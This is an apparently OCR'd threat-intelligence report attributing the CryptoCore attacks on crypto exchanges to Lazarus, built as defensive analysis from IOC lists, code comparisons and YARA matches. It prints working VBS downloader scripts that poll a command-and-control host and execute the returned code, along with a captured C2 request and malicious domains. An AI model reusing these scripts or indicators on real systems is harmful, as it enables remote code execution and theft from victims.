


Attributing Attacks Against Crypto Exchanges to LAZARUS – North Korea

May 2021

Table of Contents

Abstract

CryptoCore is an attack campaign against crypto-exchange companies that has been ongoing for three years and was discovered by ClearSky researchers. This cybercrime campaign is focused mainly on the theft of cryptocurrency wallets, and we estimate that the attackers have already made off with hundreds of millions of dollars.

This campaign was also reported by additional companies and organizations, including JPCERT/CC[1], NTT Security[2] and F-SECURE[3]. The campaign is also known as CryptoMimic, Dangerous Password and Leery Turtle.

In our report we attributed this campaign to a specific actor – North Korea's LAZARUS APT Group. This attribution is a result of two stages of research:

- First stage– connecting all research documents to the same campaign: a comparative study of all the research documents trying to prove they are all referring to the same campaign.
- Second stage – Attribution to Lazarus: We adopted F-SECURE's attribution to LAZARUS. Then we reaffirmed this attribution by comparing the attack tools found in this campaign to other Lazarus campaigns and found strong similarities.

Our research shows a MEDIUM-HIGH likelihood that Lazarus group, a North-Korean, state-sponsored APT group, is attacking crypto exchanges all over the world and in Israel for at least three years. This group is has successfully hacked into numerous companies and organizations around the world for many years. Until recently this group was not known to attack Israeli targets.

We would like to thank NTT Security Japan for sharing malware samples with us, and for their feedback on this research.

[1] https://blogs.jpcert.or.jp/en/2019/07/spear-phishing-against-cryptocurrency-businesses.html
[2] https://vblocalhost.com/uploads/VB2020-Takai-etal.pdf
[3] https://labs.f-secure.com/assets/BlogFiles/f-secureLABS-tlp-white-lazarus-threat-intel-report2.pdf

Background

LAZARUS

LAZARUS AKA APT38, Hidden Cobra, Whois Team, ZINC and others is a North Korean APT group active since at least 2009. The group's focus is mainly espionage, political attacks (anti-US and anti-South Korea, mostly) and financial, especially cryptocurrency wallets attack. According to the FBI this group is state-sponsored and is a part of North Korea's RGB intelligence agency.

CryptoCore - An Attack Campaign Targeting Israeli Crypto-Exchanges

On June 2020, we released a detailed report about a three-year-old campaign targeting crypto-exchanges in Israel, US, Europe, and Japan by unknown group which we dubbed CryproCore[4] campaign. We also identified that the attackers behind this campaign stole millions of dollars' worth of cryptocurrency wallets.

While at the time, we did not attribute this campaign, our initial hypothesis was that this group is of Russian or other eastern-European origin.

Parallel to our report, other cybersecurity firms released research papers describing similar attacks:

- A report by F-SECURE which reviewed a large-scale, international campaign found while investigating attacks on crypto wallets. According to the research paper, the attackers started a conversation with their targets and convinced them to download a malicious file. The paper showed an analysis of the malwares used in the attack and outlined similarities between them and between malwares known to be used by LAZARUS.
- A report by the Japanese CERT JPCERT/CC which gave an analysis of several incidents where employees of Japanese firms were contacted and convinced to download malicious files. The report gave no further information about the affected parties but gave some technical information about the malware used for the attack.
- A report by the Japanese cybersecurity firm NTT SECURITY which points to a campaign they dubbed CRYPTOMIMIC. According to the report, large sums of money were stolen from crypto wallets by contacting users and convincing them to download malicious files. The report contained information about the attack's modus operandi, as well as a technical analysis of the malware used.

[4] https://www.ClearSkysec.com/cryptocore-group/

By comparing these papers with what we know of the CryptoCore campaign, we found it possible that they are all referring to the same campaign, with each of the reports touching on parts of a large-scale attack.

In this research paper we tried to connect the dots from all issued reports to full picture, and also attempted to support and expand F-SECURE's attribution of this campaign to LAZARUS.

Research Methodology

The purpose of this research is the attribution of the CryptoCore campaign to a specific APT actor - LAZARUS.

We did this in two steps:

First step – We compared ClearSky's CryptoCore's research with three other research papers to find enough similarities to confidently say they are all referring to the same campaign:

- Comparing IOC's from ClearSky's research with those found in F-SECURE and JPCERT/CC's research.
- Comparing the VBS script found on ClearSky's research with the ones found in F-SECURE and JPCERT/CC's research.
- Comparing the RAT and STEALER tools found in F-SECURE and NTT SECURITY's research in the following ways:
    - Behavioral similarities
    - Similarities in code
    - Being signed by the same YARA rules

Second step – Having shown that the four research papers all refer to the same attack campaign, we accepted F-SECURE's attribution of this campaign to LAZARUS by doing these corroborating tests:

- Identifying several uncommon elements, known to LAZARUS-related, that appear in RATs from F-SECURE's and NTT SECURITY's research papers.
- Testing whether YARA laws created by F-SECURE as part of their research would apply to a RAT from ESET's LAZARUS report.
- Testing whether YARA laws created by F-SECURE as part of their research would apply to a RAT from KASPERSKY's LAZARUS report.

First stage - Finding Similarities Between the Four Research Papers

Comparing ClearSky's research to F-SECURE and JPCERT/CC

We started by comparing ClearSky's CryptoCore research paper to two additional papers by F-SECURE and JPCERT/CC which seem to point to the same attack campaign and APT group. By comparing these research papers, we found that they share:

- A large number of IoC's
- A VBS script used for communication with C&C servers.

Our working hypothesis is that since all three papers share many varied IoCs (domains, IPs, Files etc.) as well as the same VBS script, then they all point to the same attack campaign.

1. Comparison of indicators (IOC's) between ClearSky's and F-Secure's research:
   The following 40 IOC's were all found in both the ClearSky and F-SECURE papers:

Identical IOC's in both ClearSky's and F-SECURE's research	
d7b8c3c986495a814c9b8bd10d3f5eef	googledrive.network
cd0a391331c1d4268bd622080ba68bce	googledrive.email
db3c54038e0b2db2c058a5e9761e4819	googleexplore.net
ee15bec0e9ba39f186d721515efd6a00	googledrive.online
d3d32225bf893ccc62dee9d833fe04f2	googledrive.download
45123dac5e13cebe1dc7fc95afd9c63e	uploadsfiles.xyz
3e9b52e3b90ac45ac5ddb9c91615c7ae	msupdatepms.xyz
b8406b91b0eb57267f192a1aee6d3ee0	onedrivems.online
feccea47b97e78f2d6c4271da3f565c4	drivegooglshare.xyz
7d5c259d422310218a8888ec1ce65e92	1driv.org
c869b0fe739d0626e4474eea980dd018	cloudfiles.club
83bac6075fe0d21eea6c9942b2738a1e	onedriveupdate.publicvm.com
c5d9a6478b9b68c213301cb81cbd3833	twosigma.publicvm.com
c509890d250d6e986e3c3654aa5cea26	drivegoogle.publicvm.com
17d97dca939836fe4eeb61eac371960f	googleupdate.publicvm.com

2d27e4aa3315c7b49ce5edd1a3fb5485	chromeupdate.publicvm.com
1439d13eee4b43501bfadbe40da1e1f6	mskpupdate.publicvm.com
d0c500c37ae9f9e3657d26272722b997	googledrive.publicvm.com
629f6a17bea4c386aee3dfec2ed6ec2c	66.181.166.15
5bb049c31f5fb8c4a076def3efb91177	
d3d32225bf893ccc62dee9d833fe04f2	

2. Comparison of indicators (IOC's) between ClearSky's and JPCERT/CC's research:
The following six IOC's were all found in both the ClearSky and JPCERT/CC papers:

Identical IOC's in both ClearSky's and JPCERT/CC's researches
a9c5355fce2bd42e5cb3cd1fe6c375f1
drivegoogle.publicvm.com
googledrive.email
googledrive.network
googledrive.publicvm.com
mskpupdate.publicvm.com

3. Comparison of VBS scripts found in ClearSky's and F-SECURE's research:
As part of ClearSky's CryptoCore research, we uncovered a VBS script used for connecting the attacked system with C&C servers and awaiting instructions. A nearly identical script was presented as part of F-SECURE's research. Here are the two scripts, un-obfuscated, side by side:

```
If Wscript.Arguemnts.Length > 0 Then
    Set whr = CreateObject("WinHttp.WinHttp.Requests.5.1")
    Do While True
        rtc = ""
        tpc = "http://"&Wscript.Arguemnts.Item(0)&"?"&"top"&"ic="&"s"&Int(1000*rnd+9000)
        whr.Open "POST", tpc, False
        whr.Send 200

        If whr.Status == 200 Then
            rtc = whr.ResponseText
        End If
        If rtc <> "" Then
            Execute(rtc)
            Exit Do
        End If
        Wscript.Sleep 180000
    Loop
End If
```

Clearsky's CryptoCore Report

```
If Wscript.Arguemnts.Length > 0 Then
    fuls = "http://"&Wscript.Arguments.Item(0)&"?to"&"pic="&"s"&Int(5000*rnd+400
    do while True
        set h = CreateObject("WinHttp.WinHttp.Request.5.1")
        h.Open "POST", fuls&"&cdr="&(timer()*100), False
        h.Send 200
        If h.Status = 200 Then
            ff = h.ResponseText
        else
            ff = ""
        End If

        If Len(ff) = 0 Then
            Wscript.Sleep 180000
        else
            Execute(ff)
            Exit Do
        End If
    Loop
End If
```


F-SECURE's Lazarus report

We can see that both scripts work the same:

1. Send a request to the first argument passed to the script on runtime with the string: ?topic=s[random-digits] .
2. Start infinite loop:
    a. Wait for response.:
        i. If response was returned, attempt to run it.
        ii. If response was not returned, wait three minutes.

4. Comparison of VBS script between ClearSky and JPCERT/CC:

A reference is made in JPCERT/CC's report to a very similar script, which operates in the same fashion and has the same parameters:



Details of oezjrjua.vbs

oezjrjua.vbs is a downloader which sends a POST request every 3 minutes and executes the received data as VBScript. The following is an example.

```
POST /open?topics=s9[random 3-digit numeric]
HTTP/1.1
Accept: */*
Accept-Language: ja
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64;
x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR
3.0.30729; .NET CLR 3.5.30729)
Host: 75.133.9.84:8080
Content-Length: 7426
Connection: Keep-Alive
Cache-Control: no-cache

200
```

5. CONCLUSION

Given the large amount of similar IOC's and a virtually identical VBS script all found in ClearSky's, F-SECURE's and JPCERT/CC's research papers, we can assume it is highly probable they are all referring to the same attack campaign.

Comparing Malware from F-SECURE's and NTT SECURITY's reports


Another research paper we found to be related to the same attack campaign is by NTT SECURITY. To clearly say they are related, we searched for similarities between the RAT and STEALER tools found in NTT SECURITY's and F-SECURE's research papers. Our working hypothesis is that if the different malwares display many similarities, then NTT SECURITY's research can also be said to relate to the same attack campaign.

1. The following are behavioral similarities of the RATs found in F-SECURE's and NTT SECURITY's research:

	F-SECURE's Report	NTT Security's report
File Name	ntuser.cat	ntuser.cat
Compilation Date	21/03/2019	19/11/2019
Packer	Themida	VMProtect
Unique RC4 Algorithm	Yes	Yes
Requires running a parameter for decryption	Unclear	Yes
Injection of decrypted file to Explorer.exe	Yes	Yes
Able to inject files to other processes	Yes	Yes
Usage of msomain.sdb	Yes	Yes
SHA256	831ba6efa4a49eb1c7ff749fe442b393c5a614f383bf1efb52512a183b4362fc	E2D6683C4DD882E3095AF3A9A4FDD083F5C0AD92D797BA0A1F3D0916E2A7DE3E

2. The following are code similarities found in the two reports:
   a. Base64 decryption algorithm (100% BINDIFF match):

F-Secure	NTT SECURITY




```
func_Base64Decode proc near

var_68= xmmword ptr -68h
var_58= xmmword ptr -58h
var_48= xmmword ptr -48h
var_38= xmmword ptr -38h
var_28= qword ptr -28h
arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_18= qword ptr  20h

; __unwind { // __GSHandlerCheck
mov     [rsp+arg_18], rbx
push    rsi
push    rdi
push    r12
sub     rsp, 70h
mov     rax, cs:qword_180094050
xor     rax, rsp
mov     [rsp+88h+var_28], rax
movdqa  xmm0, cs:BASE64_table_18008AEE0
movdqa  xmm1, cs:xmmword_18008AEF0
mov     rdi, rcx
mov     ecx, 100h       ; Size
mov     rsi, r8
movsxd  r12, edx
movdqa  [rsp+88h+var_68], xmm0
movdqa  xmm0, cs:xmmword_18008AF00
movdqa  [rsp+88h+var_58], xmm1
movdqa  xmm1, cs:xmmword_18008AF10
movdqa  [rsp+88h+var_48], xmm0
movdqa  [rsp+88h+var_38], xmm1
call    malloc          ; 57
                        ; #API: HeapAlloc()
xor     edx, edx
lea     r8, [rsp+88h+var_68]
mov     rbx, rax
```

```
func_Base64Decode proc near

var_68= xmmword ptr -68h
var_58= xmmword ptr -58h
var_48= xmmword ptr -48h
var_38= xmmword ptr -38h
var_28= qword ptr -28h
arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_18= qword ptr  20h

; __unwind { // __GSHandlerCheck
mov     [rsp+100000b], rbx
push    rsi
push    rdi
push    r12
sub     rsp, 70h
mov     rax, cs:qword_180096050
xor     rax, rsp
mov     [rsp+88h+var_28], rax
movdqa  xmm0, cs:BASE64_table_18008C2D0
movdqa  xmm1, cs:xmmword_18008C2E0

loc_18002B7CC:
mov     rdi, rcx
mov     ecx, 100h
mov     rsi, r8
movsxd  r12, edx
movdqa  [rsp+88h+var_68], xmm0
movdqa  xmm0, cs:xmmword_18008C2F0
movdqa  [rsp+88h+var_58], xmm1
movdqa  xmm1, cs:xmmword_18008C300
movdqa  [rsp+88h+var_48], xmm0
movdqa  [rsp+88h+var_38], xmm1
call    sub_18002D170
xor     edx, edx
lea     r8, [rsp+88h+var_68]
mov     rbx, rax
```

b. A Unique RC4 decryption algorithm which was observed in other LAZARUS related samples (100% BINDIFF match):


1.00	0.99	-------	0000000180002220	func_RC4Decrpyt	0000000180002230	func_RC4Decrypt

F-Secure	NTT SECURITY




c. Unique Wrapper function for RC4 and Base64 decoding functions:

1.00 0.99 ------C 000000018002B990 func_WrapperFunction 000000018002AC70 sub_000000018002AC70



d. Malware Command Parser (74% BINDIFF match):



The above all show that the RAT found in NTT SECURITY's research (msoRAT) was also used for the attacks in F-SECURE's research.

3. Similarities between the STEALERs found in the two reports:

	F-SECURE's Report	NTT Security's report
File Name	Lssvc.dll	bcs.dll
Compilation Date	21/03/2019	19/11/2019
Packer	VMProtect	Themida
Unique RC4 Algorithm	Yes	Yes
Injection into lsass.exe process	Yes	Yes
Usage of msomain.sdb	Yes	Yes

DLL Exports	#1 #2 SpInitInstance SpLsaModelInitialize	#1 #2 ServiceMain SpInitInstance SpLsaModelInitialize
SHA256	519f100ddc98cfb9aca3e13c0095bddeadf1 1c50397096953171d042ca376fbd	E6007D6F8678289E0BEF0EB8A0963F0DDC6CB0 1C30C7CD0B7A4989053F79A9A9

Note again the usage of the Unique RC4 encryption. The wrapper function in both cases was likewise identical.

4. Checking applicability of YARA rules

   Another test we performed in whether YARA rules written by F-SECURE for the RAT and STEALER they identified in their research would apply to the RAT and STEALER identified by NTT SECURITY.

Name of F-SECURE rule	Stealer from NTT Secure's report	msoRAT from NTT Secure's report
lazarus_lssvc_ntuser_unpacked	Signed	Signed
lazarus_rc4_loop	Signed	Signed

   Our test found that the answer to that is yes – F-SECURE's rules did sign the tools found in NTT SECURITY's research. This strengthens the hypothesis that these tools were created by the same actors.

   Here is an example of F-SECURE's YARA laws signing the RAT from NTT SECURITY's research (msoRAT):

5. CONCLUSION

   Given the similarities between F-SECURE's and NTT-SECURITY's RAT and STEALER in:

   - File behavior
   - Similarities in code
   - Being signed by the same YARA laws

   We can say with a high probability that NTT SECURITY's research also deals with the same attack campaign and attacker as the other three research papers. This means that all four research papers are about the same attack campaign.

Second Stage - Reaffirming F-SECURE's attribution of the attacks to Lazarus

After showing that all four research papers point to the same attack campaign, we attempted to reaffirm the hypothesis in F-SECURE's paper attributing the campaign to LAZARUS.

